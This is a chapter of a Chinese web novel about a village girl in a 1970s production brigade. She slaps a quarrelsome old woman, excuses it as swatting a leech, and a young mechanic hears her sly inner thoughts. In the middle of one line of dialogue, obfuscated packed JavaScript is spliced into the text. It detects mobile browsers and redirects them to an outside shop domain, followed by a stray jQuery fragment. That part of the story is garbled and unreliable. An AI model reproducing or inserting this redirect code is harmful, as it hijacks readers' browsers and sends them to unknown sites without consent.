莫桂兰:“初萤!你怎么打人啊?我的天啦!”
她真是一点都不帮季初萤,很别有用心的高声叫了起来。
动静吸引了不远处正在调试插秧机的卫建国和霍驰。
两人都朝这边看过来。
竹棚下,七八个人围着季初萤和刘婆子。
卫建国想到这两人之间还有王老晕死的仇,怕不是刘婆子又在找季初萤的麻烦!
他放下东西:“霍驰!走,去看看!”
霍驰也放下扳手,擦了擦脸,跟过去。
刘婆子已经从刚才的呆滞中清醒过来。
她要死要活地往地上一坐,两手拍着大腿,仰天嚎叫:
“啊!!我不活了我不活了啊!”
“我活着遭人欺负啊!我今天就死在这儿!”
“谁也别拉我啊我撞死算了!!”
卫建国跑过来:“这咋了?”
霍驰眼睛飞快地扫了下季初萤,少女站在竹棚下,夕阳的暖光从竹柱的缝隙里透出来,打在她脸上。
她抬着头,脸色匀净自然,带着点淡粉,不像被吓出来的惨白。
卫建国:“刘婶,你先起来。”
刘婆子一看卫建国来了,嚎得更大声:“建国啊!季初萤她欺负我啊!”
“她打我!她打我啊建国!”
卫建国看向那几个目击证人。
季初萤打人,打的还是难缠的刘婆子?
众人齐声:“真的。”
虽然他们也不敢相信,听到巴掌声还用力揉了几下眼睛。
但没错,就是季初萤动手打了刘婆子。
想这刘婆子,蛮横一世,跟村里不少人干过仗,鲜有败绩。
现在竟然被软包子季初萤当众打了脸,真是活久了,什么都能看见。
莫桂兰同志大义凛然,化身为正义使者:“队长,说句良心话,确实是我家初萤动手了。”
其他人:“莫桂兰同志是一个好同志!”
莫桂兰挑了挑眉,那可不,我真骄傲。
霍驰看向季初萤。
季初萤站着不动,眼神像两潭沉水,没有一丝慌乱的碎影。“队长,要不先问问季——”
霍驰话没说完,
【老巫婆!气得胸疼吧】
【我可不是娇滴滴的季初萤,有的是力气和手段】
【你以为我会乖乖接受审判吗?桀桀桀!】
?
他闭上了嘴。
为什么他总是听到这种奇怪的话?
季初萤乖巧无害的样子,不像能说出这种话的人。
莫桂兰就不一样了,她还在做一个高尚的有节操的女战士:“初萤,刘大娘没招你没惹你,你上来给人两个大嘴巴,是不是不应该?是不是说不过去!让人老脸往哪搁啊?”
刘婆子“哇——”的一声,哭得更大声了。
其他人也纷纷指责季初萤:“你这丫头是怎么回事?”
“好端端地打人,你爹娘没教过你吗?”
“天天学雷锋学到狗肚子里了!”“刘婆子虽然不是啥好人,你也不铺垫一下子,能上来就打嘛?”
刘婆子:“……”
莫桂兰看得别提多舒心了。
自从季初萤醒来,她还没这么爽快过。
卫建国扶起刘婆子,语气严厉地对季初萤道:“季初萤,你这种殴打老同志的行为严重影响团结!”
“就是!”
“让这种人记工分,谁知道她会不会动手脚!”
“队长,这得罚她!”
“嗤!”季初萤笑了一声。
“嘿呀!你还笑?”莫桂兰声音尖细。
季初萤:“唉,我这是寒心呐。”
她嘴角往下一撇,眼睛红了半圈。
“嫂子,你再讨厌我,也不能帮着外人欺负我吧?”
莫桂兰:“你少胡说,我…我什么时候欺负你了!”
“别人不知道我性子软,你还不知道吗,我根本做不出打刘大娘的事,你不分青红皂白就说我打人。”
莫桂兰:“……你没打吗?”
季初萤:【打啦略略略!怎样?要判我死刑吗】
“呜呜……我没有,我是在帮刘大娘啊。”
此话一出,众人哗然。
“季初萤你可真能颠倒黑白!”
“我们都看见了!”
“那我来帮你两下,你要不要啊?”
季初萤作黛玉状,走到卫建国跟前,伸出手:“队长你看。”
数道目光齐刷刷聚焦在那淡粉的暖白手心里。
一条黄褐色的小蚂蝗在季初萤手掌心蜷缩着。
季初萤把手举到刘婆子面前:“刚才你脸上有个蚂蝗,都快钻进眼睛里了!”
刘婆子:啊?这样?
众人:噢!这样!
原来是拍蚂蝗的啊!
插秧的时候,经常有蚂蝗爬上来。
插完一垄直起腰歇气的时候,低头就能看见小腿上爬着一两条蚂蝗,有的都已经吸饱了,像血泡一样圆滚滚的。
遇到这种情况,就拍几下拍掉就好了。
所以季初萤看见刘婆子脸上有蚂蝗,用手掌拍下来是非常正确的操作。众人顿时改变口风:
“我就说嘛!季丫头那么温软的性子,怎么可能伸手打人呢!”
“闹了半天是场误会啊!”
“嗐!大家想岔了!”
季初萤:“嫂子,你真是让我好伤心啊!”
莫桂兰:“……”
她张了几次嘴,憋出一句:“那……那你也不能打她啊。”
季初萤点头:
“你说的对,我应该装看不见,让蚂蝗钻进她眼睛里,再从眼睛钻到脑子里,把她脑子都吃了,养得黑黑胖胖,最后再从鼻孔里爬出来,满意吗?”
莫桂兰:“……”
“嫂子,你好残忍啊。”
莫桂兰:“???”
刘婆子听得脑子一抽一抽的疼:“好了好了,憋说了!”
季初萤委屈巴巴:“我以前可最怕这东西了!你知道我是克服了多么大的心理障碍帮你的吗?”
刘婆子:“……”
想起刚才自己撒泼打滚的样子,她有点不知道说什么了。
【才不是因为什么小蚂蝗!我就是要打你吼吼吼】
卫建国:“既然是误会,说开了就好了。季初萤是咱生产队的好社员!学雷锋不是嘴上说的,是实打实帮人!”
季初萤:【真.实打实】
霍驰:……
卫建国边走边大声道:“都散了都散了!明天还有三十亩地要插,都早点来!”
“霍驰!来,接着试机子!”
霍驰应了一声,又看了季初萤一眼,提步回到插秧机边。
过了一会儿,
“怎么?不好修?”
卫建国见霍驰拿着扳手一直不下手,不知道在想什么,便忍不住问道。
霍驰抿了抿唇:“队长,你觉不觉得季……;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17609406|205878||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
”
卫建国:“啥?”
霍驰:“没,你觉不觉得机子的插播深度杆需要再拧紧一点?”
卫建国:“你专业,听你的!”
另一边,季初萤完成了今天的记分工作,把本子整理好送到大队部的会计室。
于会计随意翻了翻,赞道:“可以啊小季,干得不错啊小季!”
季初萤:“一般一般,还需努力。”
于会计呵呵笑了两声:“还挺谦虚啊小季。”
也不怯生了。
要搁以前,谁要是夸她两句,她不好意思的很,头能埋到地底下去。
季初萤:“于会计,您叫我大名就好。”
小季小季,像在唤鸡仔。
于会计笑得假不拉几:“那我叫你初萤怎么样。”
季初萤顿时起了警惕心:何意味?王八羔子你想老牛吃嫩草?
于会计上下打量她:“你这一昏迷,比以前瘦多了,都出落成大姑娘了。”
季初萤微扯嘴角:“是呢。”
把你打开花儿的大姑娘。
“有空的话,一起吃个饭?”
季初萤乡里乡气地说:“我看就木有这个必要了吧。”
于会计:“是你爹提议的。”
季初萤:“……”
季老实真是丧心病狂,灭绝人性。
他是不是想当土墩大队全体老登的爹?
为什么光给她物色这个年龄段?
想长辈分就让自己两个儿子努力生孩子啊,为什么老想走歪门邪道?
季初萤:“我爹可能是看上你了吧?我只是个幌子。”
既然你造孽,就别怪我造谣了。
于会计:“啊?”
季初萤压低声音:“我爹跟我娘的感情其实不好,他喜欢的是男人。”
于会计:“!”
“尤其是你们这种成熟稳重的哥哥型,简直是他的心头爱。”
她同情地看了看于会计的屁股。
“也是,谁不喜欢这种身上有着岁月质感的老大哥呢?”
“这……这也……”
于会计一时间难以消化如此大的信息量。
现在看季初萤,都觉得自己的屁股隐隐作痛:“那什么,你先回去吧。”“好嘞。”
.
出了大队部,季初萤看见前面有个高大的身影。
背影很直,像挺拔的白杨树,宽肩窄腰又比白杨树多了丝性感。
灰蓝色的工作服装脏兮兮的,裤子上溅了许多泥点子。
他走得慢吞吞,季初萤小跑几步就能追上。
但她没有追上去,而是饶有兴致地盯着霍驰的背影。
【此情此景,我想吟诗一首】
【啊!不是软的,是被风熨过的山脊】
【啊!是……是】
【词穷】
【不是色盲的我是个文盲】
霍驰:……
【我只能说能忍住不看屁股的是这个[大拇指]】
季初萤刚转完念头,就见前面的人突然加快脚步。
好像背后有恶狼似的。
迎面的风,带着热意,把霍驰衣服吹得乱晃。
吹得他快要同手同脚。
.
路边灌木丛里,卫恒杰看着一前一后的身影快速拉开距离。
他还以为,今天白来了。
灌木丛里的蚊子特别多,为了蹲季初萤,他被咬了满脸包。
季初萤,你的劫来了!